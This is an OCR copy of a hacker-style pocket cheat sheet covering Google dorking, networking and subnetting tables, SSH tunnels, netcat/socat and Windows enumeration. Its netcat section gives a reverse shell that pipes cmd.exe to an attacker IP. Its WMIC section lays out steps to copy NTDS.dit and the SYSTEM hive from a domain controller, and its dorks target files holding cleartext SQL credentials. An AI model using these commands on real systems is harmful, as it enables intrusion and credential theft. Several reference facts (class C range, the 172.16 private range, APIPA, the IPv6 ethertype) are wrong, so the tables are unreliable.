



BREAKING & ENTERING

A POCKET GUIDE FOR FRIENDLY REMOTE ADMINS



Version 1.2

Designed and produced
as a passion project,
free to the community.

By **Andy Doering**
twitter.com/andy_doering
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If you’re unsure...seek an adult.

INDEX

Google Hacking

For a more robust list of categories, searches and search engines see:

exploit-db.com/Google-hacking-database/

safaribooksonline.com/library/view/Google-hacks-2nd/0596008570/

mrjoeyjohnson.com/Google.Hacking.Filters.pdf

IoT search Engine
shodan.io/

Central database for location and information of wireless networks
wigle.net/

Internet archive of cached information
archive.org/web/

Julian date converter
aa.usno.navy.mil/data/docs/JulianDate.php

Phineas Fisher's account on HackingTeam
ghostbin.com/paste/6kho7

Google Hacking:
Dates back to 2002, when Johnny Long began to collect interesting Google search queries that uncovered vulnerable systems and/or sensitive information disclosures labeling them GoogleDorks. This has the benefit of doing host and domain enumeration without sending any packets to another system.

```
============================================================

(+)                     Force inclusion of something common
(-)                     Exclude a search term
(“)                     Use quotes around a search phrase
(.)                     A single-character wildcard
(*)                     Any word
(|)                     boolean ‘OR‘
(“String” | String)     Parenthesis group queries

============================================================
```

site: [url]
Limits the search to a specific site only; site:website.com

@[Search term]
Searches a keyword on social media

“Search term”
Searches an exact match

“Search * term”
Searches the * for any wildcard
---

cache:[url]
Searches for cached versions of a site or page
---
numrange[#]..[#]
---
daterange:startdate-enddate
Must be expressed in *Julian time (and only in integers)
* The number of days that have passed since January 1, 4713 B.C. unlike Gregorian days (those on the calendar)
---
link: [url]
Shows links to the URL and helps determine site relationships and more importantly trust relationships; this gets treated like normal search text (not a modifier) when combined with other search terms though.
---
related: [url]
Searches related to your search term
---
intitle: string to search
Show only those pages that have the term in their html title
---
allintitle:[string]
Similar to intitle, but looks for all the specified terms in the title
---
inurl: [string]
Searches for the specified term in the url; for example inurl:"login.php". (Can also do :port)
---
allinurl:[url]
Same as inurl, but searches for all terms in the url
---
intext:"String to search"
Searches the content of the page and similar to a plain Google search; for example intext:"index of /".
---
allintext: "String to search"
Similar to intext, but searches for all terms to be present in the text

filetype: [xls]
Searches for specific file types; filetype:pdf will looks for pdf files in websites.
---
phonebook:[name]

[URL]&strip=1
Added to the end of a cached URL only shows Google's text, not the target's; perform a Google search, right-click copy/paste the link and then paste the URL adding &strip=1
---
site.com/search?q=inurl:admin.PhP&start=10
Changing your query to vary the extension case and modifying the query can help defeat some of Google's blockers which work to defeat your search query
---
site.com/search?q=@email.com
Searching for email addresses
---
site:site.com -site:obivousresult.com
Eliminates obvious results, reducing most public, top 'ranked' unwanted results and bringing more useful results to the top of the search; you are looking for the relationship of links in both inbound and outbound directions
---
inurl: <port> <service commonly listens on that port>
Port scanning, can be combined with the site operator
---
inurl:8080 -intext:8080
Servers listening on port 8080 removing results with 8080 in the page
---
filetype:inc intext:mysql_connect
filetype:sql + "IDENTIFIED BY" -cvs
Search combinations that goes after files with cleartext SQL passwords and credentials
---
intitle:"VNC viewer"
Example of a search for sites that launch a VNC client

BASIC NETWORKING

The following information details out basic networking protocols, essential networking concepts, ethernet types and speeds, and essential Cisco commands

For more information, see:

OUI Look Up Tool

wireshark.org/tools/oui-lookup.html

ACL Examples

cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html

ROUTING PROTOCOLS

RIP
Distance Vector routing protocol based on distances between hops taking the shortest distance, regardless of connection speeds.

OSPF
Open Shortest Path First, routing protocol based on the fastest open path regardless of distance between hops; link-state routing protocol.


EIGRP
Advanced distance-vector routing protocol that is used on a computer network for automating routing decisions and configuration. The protocol was designed by Cisco Systems as a proprietary protocol, available only on Cisco routers. Keeps a ‘Neighbor Table’ which shows directly physically connected L3 Cisco devices. Keeps a ‘Topology Table’ where data is stored for the available routes within your network and records the metrics of all the EIGRP routes.

IGP
Interior Gateway Protocol used primarily on L3 devices communicating within the same AS.

BGP
Protocol used primarily on L3 devices linking separate Autonomous Systems: think ISPs and Backbones.

IS-IS
Routing protocol designed to move information efficiently within a computer network, a group of physically connected computers or similar devices. It accomplishes this by determining the best route for data through a packet-switched network.

BROADCAST
DOMAIN



Broadcast Domains

Routers and VLANs separate broadcast domains.
All nodes in a broadcast domain have the same network ID.

There cannot be a two broadcast domains with the same network ID.

Each interface is a separate broadcast domain.

Collision Domains

Switches separate collision domains.

Each interface is a separate collision domain.

All devices connected to a hub are in the same collision domain.

Ethernet Types

Ethernet:	10 Mbps	10BASE-2	1EEE 802.3
		10BASE-5	
		10BASE-T	
Fast Ethernet:	100 Mbps	100BASE-TX	IEEE 802.3u
		100BASE-FX	
Gigabit Ethernet:	1000 Mbps	1000BASE-LX	IEEE 802.3z
		1000BASE-SX	
		1000BASE-CX	
	2,500 Mbps	2.5GBASE-T	IEEE 802.3bz
	5,000 Mbps	5GBASE-T	IEEE 802.3bz
	10,000 Mbps	10GBASE-T	IEEE 802.3bz

802.11 Prime and Amendments

Type	Freq	Modulation	Max Data Rate
802.11	2.4GHz	DSSS,FHSS	2 Mbps
802.11a	5 GHz	OFDM	54 Mbps
802.11b	2.4 GHz	HR-DSSS	11 Mbps
802.11g	2.4 GHz	ERP-OFDM	54 Mbps
802.11n	Both	HT-OFDM	up to 600 Mbps
802.11ac	5 GHz	VHT-OFDM	up to 1.3 Gbps
802.11ax	Both	OFDMA	up to 10 Gbps

802.11n introduced Multi-input Multi-Output (MIMO)
Up to 4 spatial streams.

802.11ac introduced MU-MIMO
Supports up to eight spatial streams on an AP

PACKET HEADERS

The following information details out the most typical packet headers, their field lengths in bytes, as well as the most pertinent associated options to be wary of.

For more information, see:

pearsonitcertification.com/articles/article.aspx?p=1843887

```
00 12 34 56 78 90 01 12   34 56 78 90 08 80 45 00
02 F4 0A E4 40 00 80 06   FC E3 C0 A8 02 06 4A 7D
E3 10 F4 5A 00 50 D7 95   A0 99 AB B7 38 47 50 18
10 92 C5 C1 00 00
```

==========

Ethernet Header (14 Bytes)
Destination MAC: 6 Bytes
Source MAC:6 Bytes
Protocol Type: 2 Bytes

IPV4 Header (20-60 Bytes)
IP Version: 4 Bits
Header Length: 4 Bits
Priority/ToS: 1 Byte
Total Length(TIPL): 2 Bytes
ID: 2 Bytes
Flags: 3 Bits
Fragment Offset: 13 Bits
TTL: 1 Byte
Protocol: 1 Byte
Header Checksum: 2 Bytes
Source IP: 4 Bytes
Destination IP: 4 Bytes
Options

TCP Header (20-60 Bytes)
Source Port: 2 Bytes
Destination Port: 2 Bytes
Source Seq. #: 4 Bytes
Ack Seq. #: 4 Bytes
Header Length: 1 Bytes
Reserved: 6 bits
Code/Control Bits: 6 bits
Sender Window Size: 2 Bytes
TCP Checksum: 2 Bytes
Urgent Data Size: 2 Bytes

UDP Header (8 Bytes)
Source Port: 2 Bytes
Destination Port: 2 Bytes
Length: 2 Bytes
Checksum: 2 Bytes

==========

Arp Header (28 Bytes)
Hardware Type: 2 Bytes
Protocol Type: 2 Bytes
Hardware Address Length: 1 Byte
Protocol Address Length: 1 Byte
Op Code: 2 Bytes
Source Hardware Address: *
Source Protocol Address: *
Dest Hardware Address: *
Dest Protocol Address: *

* Length set by Length fields *

IPV6 Header (40 Bytes)
Version: 4 Bits
Traffic Class (ToS in IPV4): 1 Byte
Flow Label: 20 Bits
Payload Length: 2 Bytes
Next Header:1 Byte
Hop Limit (TTL): 1 Byte
Source Address: 16 Byte
Destination Address: 16 Byte

Next Header Values

00 Hop-by-hop
06 TCP
08 EGP
09 IGP
17 UDP
41 IPv6
43 Routing Header
44 Fragment Header
46 RSVP
47 General Routing Encaps.
50 Encaps. Security Payload
51 Authentication Header
58 ICMPv6
59 No next header
60 Dest Op Header
88 EIGRPv6
89 OSPFv3
103 PIM
108 IP Payload Compression
115 Layer 2 Tunneling (L2TP)
132 Stream Control (SCTP)

Next Protocol

01: ICMP
06: TCP
08: EGP
09: IGP
11: UDP
12: Multiplexing
1B: RDP
2B: IPV6 Route
2C Frag Header IPV6
3A: ICMP for IPV6
3B: No Next IPV6
3C: Dest Options IPV6
58: EIGRP

Protocol Type Field

0800: IPV4
0806: ARP
86DD: IPV4

TTL

64 NIX
128 Windows
255 Network
255 Solaris

==========

ICMPv6 Error Messages

1 Dest Unreachable
2 Packet Too large
3 Hop Limit (TTL) Exceeded
4 Parameter Problem
128 ICMP Echo Request
129 ICMP Echo Reply
130 Multicast Listener Query
131 Multicast Listener Report
132 Multicast Listener Done
133 Router Solicitation
134 Router Advertisement
135 Neighbor Solicitation
136 Neighbor Advertisement
137 Redirect Message

Flags breakout

0x00 NULL
0x01 FIN
0x02 SYN
0x03 FIN-SYN
0x08 PSH
0x09 FIN-PSH
0x0A SYN-PSH
0x0B FIN-SYN-PSH
0x10 ACK
0x11 FIN-ACK
0x12 SYN-ACK
0x13 FIN-SYN-ACK
0x18 PSH-ACK
0x19 FIN-PSH-ACK
0x1A SYN-PSH-ACK

CISCO Essential Commands	Command Description
>enable	privilege mode
#configure terminal	Configure interface
(config)#interface fa0/0	Configure FastEthernet 0/0
(config-if)#ip addr <IP> <netmask>	Add IP to fa0/0
(config)#line vty 0 4	Configure vty line
(config-line)#login	1. Set telnet password
(config-line)#password <password>	2. Set telnet password
#show session	Open sessions
#show version	IOS version
#dir file system	Available files
#dir all-filesystems	File information
#dir /all	Deleted files
#show running-config	Config loaded in mem
#show startup-config	Config loaded at boot
#show ip interface brief	Interfaces
#show interface e0	Detailed interface info
#show ip route	Routes
#show access-lists	Access lists
#terminal length 0	No limit on output
#copy running-config startup-config	Replace run w/ start config
#copy running-config tftp	Copy run config to server
#?	List of possible commands
(config-if)#no shutdown	Enables an interface

==========

CISCO Setting Up an ACL

The command syntax format of a standard ACL is:
access-list access-list-number {permit|deny}
{host|source source-wildcard|any}.

Standard ACLs: compare the source address of the IP packets to the addresses configured in the ACL in order to control traffic.

Extended ACLs: compare the source and destination addresses of the IP packets to the addresses configured in the ACL in order to control traffic. You can also make extended ACLs more granular and configured to filter traffic by criteria such as:

- Protocol
- Port numbers
- Differentiated services code point (DSCP) value
- Precedence value
- State of the synchronize sequence number (SYN) bit

The command syntax formats of extended ACLs is:
access-list access-list-number [dynamic dynamic-name
[timeout minutes]]
{deny | permit} protocol source source-wildcard destination
destination-wildcard
[precedence precedence] [tos tos] [log | log-input]
[time-range time-range-name][fragments]

IPV4 & IPV6

The following information details out essential IPv4 and IPv6 ranges, scopes and formulas

For more information, see:
globalipv6.com/docs/IPv6_Cheat_Sheet.pdf

Subnetting

/31	255.255.255.254	1 Host
/30	255.255.255.252	2 Hosts
/29	255.255.255.248	6 Hosts
/28	255.255.255.240	14 Hosts
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	510 Hosts
/22	255.255.252.0	1022 Hosts
/21	255.255.248.0	2046 Hosts
/20	255.255.240.0	4094 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts
/8	255.0.0.0	16777214 Hosts

Classful IP Ranges

A: 0.0.0.0 - 127.255.255.255

B: 128.0.0.0 - 191.255.255.255

C: 192.0.0.0 - 239.255.255.255

D: 224.0.0.0 - 233.255.255.255

E: 240.0.0.0 - 255.255.255.255

Reserved Ranges

A: 10.0.0.0/8

10.0.0.0 - 10.255.255.255

B: 172.16.0.0/12

172.16.0.0 - 173.31.255.255

C: 192.168.0.0/16

192.168.0.0 - 192.168.255.255

APIPA: 168.254.0.0/16

Loopback: 127.0.0.1/8

Multicast: 224.0.0.0/4

SUBNETTING FORMULAS

To determine how many bits are needed:

2^n

n = bits borrowed from host bits to create additional networks

EX: 2^3 = 8 networks (3 bits borrowed)

To determine the amount of possible hosts within a network use the formula below.

2^h - 2

h = number of host bits and subtract the NetID and Broadcast

IPv6 Address Breakdown

```
2FFB:0000:0000:0000:1111:1111:1111:1111
     Network Prefix | Interface Identifier
Defines network or subnet
```

IPV6 Scopes

```
FF01: Interface Local // internal loopback
FF02: Link local // keep all traffic to local subnet only
FF03: Subnet local // allow subnets to span multiple links
FF04: Administrative local // admin configured addressing
FF05: Site local // allow traffic to span multiple subnets

ff01::1 - interface local all nodes multicast
  Never leaves the interface on a local host
ff01::2 - interface local all routers multicast

The number 2 equals Link Local (FF02) All routers.
ff02::1 - Link local all nodes multicast
  Ping all local host on a network // never routed
  Neighbor solicitation, Router advertisement, DAD check
ff02::2 - Link local all routers multicast
  Discover all routers on local network // never routed
ff02::5 - OSPF (IGP)
ff02::6 - OSPF (IGP) designated router advertisement
ff02::9 - RIP router advertisement

The number 5 equals site local (FF05)
ff05::1 - Site local nodes
ff05::2 - Site local all routers multicast
ff05::1:3 - All DHCP servers destination multicast
ff05::1:4 - All DHCP relay advertisement

The number 8 equals organization local (FF08)
fe80:: link local (Similar to 169.254.X.X)

The letter E equals global (FF0E)
2000::routable // IANA currently assigning
::1 IPv6 Loopback
```

The following information details
essential SSH commands and setups.

For more information, see:

BITROT RED TEAM SSH Cheat Sheet

bitrot.sh/cheatsheet/13-12-2017-ssh-cheatsheet/

Etherealmind Intro to SOCKS:

etherealmind.com/fast-introduction-to-socks-proxy/

Multi Hop SSH tunnel:

superuser.com/questions/96489/an-ssh-tunnel-via-multiple-hops

SSH

Basic Use:
ssh [user]@[host]

Use a specific key and port:
ssh -i ~/.ssh/id_rsa -p [port] [user]@[host]

SOCKS proxy:
ssh -D8080 [user]@[host]

Execute a one line command :
ssh -i ~/.ssh/id_rsa [user]@[host] “sudo apt-get update && sudo apt-get upgrade”

Local Port Forward:
ssh -L [bindaddr]:[port]:[dsthost]:[dstport] [user]@[host]

Remote Port Forward:
ssh -R [bindaddr]:[port]:[localhost]:[localport] [user]@[host]

SSH tunnel through T1 to T2:
ssh [user]@[T1 IP] -L [Local LPORT]:[T2 IP]:[T2 LPORT] -R [Local LPORT 2]:[Local IP]:[T1 LPORT]

SCP

Copy from remote to local machine:
scp [user]@[host]:file.txt /tmp/file.txt

Copy from local to remote machine:
scp file.txt [user]@[host]:/tmp/file.txt

Recursive copy:
scp -r [user]@[host]:/home/ubuntu/.vim ./vim

Use a non standard port to copy:
scp -P 2222 [user]@[host]:/home/ubuntu/test.py ./test.py

Key Files

File	Description
~/.ssh/	Directory for user-specific SSH configuration
~/.ssh/authorized_keys	Lists public keys authorized for logging into this user
~/.ssh/config	Per-user config file. Can specify how to connect, with which keys etc
~/.ssh/id_*	Key files, both public and private
~/.ssh/known_hosts	Contains list of public host keys known to user
/etc/ssh/ssh_config	Global SSH client configuration
/etc/ssh/sshd_config	SSH server configuration

Netcat man page:

manpages.debian.org/unstable/netcat-openbsd/nc.1.en.html

Socat man page

linux.die.net/man/1/socat

NETCAT & SOCAT

Netcat:

To create a simple connection:

Open a terminal on your Attack Platform:

```
nc -lvp 8080
```

Open a command prompt on your Windows 7 host:

```
C:\windows\ncat>ncat [Attack Platform IP Address] 8080 -e
cmd.exe
```

To create a SSL connection to help secure your connection:

Open a terminal on your Attack Platform.

```
nc -lvp 443 --ssl
```

This generates a certificate and a 1,024-bit RSA key. This will not work as an HTTPS server if the application is doing certificate verification.

Open a command prompt on your Windows 7 host:

```
C:\windows\ncat>ncat [Attack Platform IP Address] 8080 -e
cmd.exe --ss
```

Receiving end for a file:

```
nc -lvp <port> > out.file
```

Sending end for a file:

```
nc <destIP> <port> < out.file
```

Socat:

Create a tunnel from a specific local socket to remote socket, that spawns a new process for every connection (replce 4 with 6 to IPv6):

```
socat -v tcp4-listen:8000,bind=addr1,reuseaddr,fork,su=nobo
dy, tcp4:addr2:80
```

WINDOWS

The following information details the majority of the essential commands to run when on a Windows system to gather information and enumerate through the network, as well as quick hit reference tables.

For more information, see:
technet.microsoft.com/en-us/library/bb490890.aspx

Phineas Fisher's account on HackingTeam
ghostbin.com/paste/6kho7

MS Docs on PowerShell
docs.microsoft.com/en-us/powershell/scripting/getting-started/fundamental/learning-windows-powershell-names?view=powershell-5.1

Ben Clark v 1.0
Red Team Field Manual

Host Information
If running any SysInternals:
```
        <command> -accepteula -s -h -d
```
1) System initial
```
        cmd /c “date /t && time /t”
        wmic path win32_utctime get * | format:list (UTC)
        hostname
```
---
2) Networking Info
```
        ipconfig /all
        ipconfig /displaydns
        netstat -anob
        netstat -rn
        arp -a
```
---
4) System kernel version and O/S version
```
        systeminfo
        psinfo (Sysinternals)
```
---
6) Who and what are you running as:
```
        whoami /all
        title AdminSession
        tasklist /v /fo csv | findstr /i “AdminSession”
```
---
7) Running process information
```
        tasklist /v
        tasklist /svc
        tasklist /m
        tasklist /fi “modules eq (search string)”
```
---
8) Most recent logged on users
```
        net session
        PsLoggedOn (SysInternals)
        reg query “HKLM\Software\Microsoft\Windows NT\
        CurrentVersion\Winlogon”
```
---
9) How long has system been running?
```
        systeminfo output
```
---
10) Filesystem Info:
```
        net use
        net share
        net users
        net start
        net statistics
        fsutil fsinfo drives
        fsutil fsinfo drivetype <drive>:\
```
---
11) Directory listing
```
        dir /a /od C:\users
        tree /F /A <drive> > tree.txt
```
---

12) Available System Memory

```
systeminfo output
```

13) What services start on boot:

```
wmic startup list full /format:list
autorunsc -b -l (Sysinternals)
```

Show all autorun files, output csv, then check with VirusTotal:

```
autorunsc -accepeula -a -c -i -e -f -l -m -v
```

---

14) Any scheduled jobs

```
schtasks /query /V /FO list | more
schtasks /query /V /FO list | findstr /n ^^ | findstr
/i “Comment:”
schtasks /query /V /FO list | findstr /n ^^ | findstr
/r “^42[0-9]: ^52[0-9]”
at
```

---

15) Logging?

```
auditpol /get /category:*
```

---

16) Contents of user history

```
doskey /history
```

---

17) Any suspicious services loaded/running

```
sc query | findstr /I “Network Connections”
sc qc ServiceName <servicename>
tasklist /fi “modules eq (search string)”
```

---

18) Suspicious binary checks

```
tasklist /v | findstr /i “executable”
dir /tc /od C:\<executablepath>
dir /T:CWA <filepath\file>
listdlls -u
listdlls -d <dll>
driverquery /si | findstr “TRUE”
handle -a -p -u <PID> (Sysinternals)
```

---

19) Firewall check

```
netsh advfirewall show allprofiles
netsh advfirewall show currentprofile
netsh advfirewall firewall show rule name=all
```

---

20) List logs by type, timestamped as past hours/minutes:

```
psloglist <-h/-m> 1 -f <e/w/i/s/f>
        1 e = Error
        2 w = Warning
        3 i = Information
        4 s = Success Audit
        5 f = Failure Audit
```

---

21) Find files of different types:

```
        findstr /si <searchterm> *.txt | *.xml | *.xls
-------------------------------------------------
22) Check file hashes:
        CertUtil -hashfile <path\file> <SHA1 MD5>
        FCIV <-md5 -sha1> <path\file>
-------------------------------------------------
23) Dump Clipboard
        winclip -p
```

Vetting a Process

All malware has two things in common:

```
        - Some form of network activity.
                Listens
                Beacons
        - A method to survive reboot.
                Registry
                Services
                Scheduled Jobs
-------------------------------------------------
[1] Pull a process listing:
        - What can be eliminated as a known good process?
        - What stands out as possible malware?
        - What could go either way?
                - Windows Processes
                - Multiple Instances
                - Non Windows
                - Malware likely
-------------------------------------------------
[2] Eliminate known good processes:
        If there are multiple processes vet them
        If they are in the same session then one is likely
                malware (csrss.exe)
        Svchost.exe - if running out of system32 it's good
-------------------------------------------------
[3] Conduct open source research:
        Find the path
        Hash the exe
        Check it with a tool like VirusTotal:
                virustotal.com/#/home/upload
-------------------------------------------------
[4] Analyze process behavior:
        Process List
        Networking
                Socket Bound?
        Persistence
                Look at persistence vectors
```

Kernel & SMB Version Chart

Name	Kernel	SMB
2K	5.0	1.0
Responded with everything		
XP	5.1	1.0
2K3	5.2	1.0
Vista/2k8	6.0	2.0
7/2k8 R2	6.1	2.1
Responds with domain or workgroup, and the name		
8/ 2k12	6.2	3.0
8.1/ 2k12R2	6.3	3.02
No longer uses 1.0 functionality ANDEX Negotiate request (to know which SMB to use) Encrypted SMB comms (once session is established)		
10 / 2k16	10	3.1
Setup is now encrypted		

Important File Locations

```
%SYSTEMROOT%\System32\drivers\etc\hosts
%SYSTEMROOT%\System32\drivers\etc\networks
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\Prefetch
%WINDIR%\System32\config\AppEvent.Evt
%WINDIR%\System32\config\SecEvent.Evt
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\
%USERPROFILE%\Start Menu\Programs\Startup\
```

==========

Environmental Variables

```
%VARIABLE
WIN XP CMD
WIN 7+ CMD

%SYSTEMROOT%
C:\Windows (Or Windows Directory)
%SystemDrive%\Windows[

%SYSTEMDRIVE%
C:
C:

%WINDIR%
%SystemDrive%\WINDOWS
%SystemDrive%\WINDOWS

%ALLUSERSPROFILE%
C:\Documents and Settings\All Users
C:\ProgramData

%USERPROFILE%
%SystemDrive%\Documents and Settings\{username}
%SystemDrive%\Users\{username}

%PATH%
C:\Windows\system32;C:\Windows;C:\Windows\System32\
Wbem;{plus program paths}
C:\Windows\system32;C:\Windows;C:\Windows\System32\
Wbem;{plus program paths}
```

Registry Location Queries

Startup Locations
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

Recent Documents
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

Installed Software
HKCU\Software
HKLM\Software

Services
HKLM\System\CurrentControlSet\Services\
HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services

USB Devices
HKLM\System\CurrentControlSet\Enum\USBStor

==========

Startup Directories

WINDOWS 5.0 - 5.2
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup

WINDOWS 6.0 +
All Users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

Specific User
%SystemDrive%\\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

WMIC Basics
WMIC [ALIAS] [WHERE] [CLAUSE]

[ALIAS] == process, share, startup, service, nicconfig, useraccount, etc.

[WHERE] == where (name=”cmd.exe”), where (parentprocessid!=[pid]”), etc.

[CLAUSE] == list [full|brief], get[attrib1|attrib2], call [method], delete

wmic [alias] get /?
wmic [alias] call /?
wmic startupwmic service
wmic qfe
wmic process call create “process_name”
wmic process where name=”process_name” terminate

==========

WMIC
wmic process where name=”svchost.exe” get commandline

wmic /node:<ip> process call create “cmd.exe /c <path\executable>.<exe/bat/etc>”

WMIC & Volume Shadow Copy
Also known as Volume Snapshot Service, allows taking manual or automatic backup copies of files or volumes, even when in use. Creates a consistent backup that does not change and is not locked.

1_wmic /node:<DC IP> /user:“Domain\user” /password:“PASS” process call create “cmd c/ vssadmin list shadows 2>&1 > c:\temp\output.txt”

2_wmic /node:<DC IP> /user:“Domain\user” /password:“PASS” process call create “cmd c/ vssadmin create shadow /for=C: 2>&1 >> c:\tmp\output.txt”

3_wmic /node:<DC IP> /user:“Domain\user” /password:“PASS” process call create “cmd c/ copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\system.hive 2>&1 >> C:\temp\output.txt”

4_wmic /node:<DC IP> /user:“Domain\user” /password:“PASS” process call create “cmd c/ copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1 >> C:\temp\output.txt”

** Check output.txt for any errors **

PowerShell Structure
VERB + NOUN naming system
Verbs imply action. Typically paired with opposite functions
- Show & Hide
- Get & Set
- Add & Remove
- Receive & Send
